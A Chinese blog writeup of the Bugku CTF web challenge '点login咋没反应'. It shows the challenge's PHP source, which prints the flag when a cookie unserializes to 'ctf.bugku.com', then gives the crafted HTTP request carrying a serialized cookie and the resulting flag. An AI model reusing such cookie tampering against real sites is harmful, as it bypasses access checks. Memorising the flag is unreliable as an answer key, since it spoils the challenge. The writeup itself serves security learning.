bugku#点login咋没反应-writeup

原创

do you best 于 2021-12-16 17:46:57 发布 2439 收藏 1


分类专栏： ctf 文章标签： css css3 前端 web安全 php

本文链接：https://blog.csdn.net/qq_46202048/article/details/121980111

点login咋没反应

今天简单给友友们分享一下修改数据包上传的一个题型，请食用。


打开靶场



查看源码有admin.css

查看/?hint

发现admin.css 访问



- 发现/* try ?15057 */ 访问

- 分析代码


```php
<?php
error_reporting(0);
$KEY='ctf.bugku.com';
include_once("flag.php");
$cookie = $_COOKIE['BUGKU'];

if(isset($_GET['15057'])){          //isset函数检测输入值是否为空，若为空执行elseif
    show_source(__FILE__);
}                                  //isset函数检测输入值是否为空，若为空执行elseif


elseif (unserialize($cookie) === "$KEY")
    //令cookie值反序列化后的值与ctf.bugku.com相同
{
echo "$flag";   //输出key

}
else {
?>
```

- 当传入的参数是空的，cookie的值反序列化后等于key，则显示flag，使用在线序列化的网站快速实现

```
https://www.toolnb.com/dev/runCode/243e11a40a13ca67d0f13d10dadfdd48.html
```

- Cookie

- 使用burp修改数据包发包




```
GET / HTTP/1.1
Host: 114.67.175.224:11451
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61
 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.9
cookie:s:13:"ctf.bugku.com";
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

- 根据返回包成功得到flag！


```
flag{fd86b33cc7871e86c33b67ff01906bcc}
```

【文章仅限网络安全爱好者学习参考使用，请勿用于非法途径。】
#网络安全爱好者#doyoubest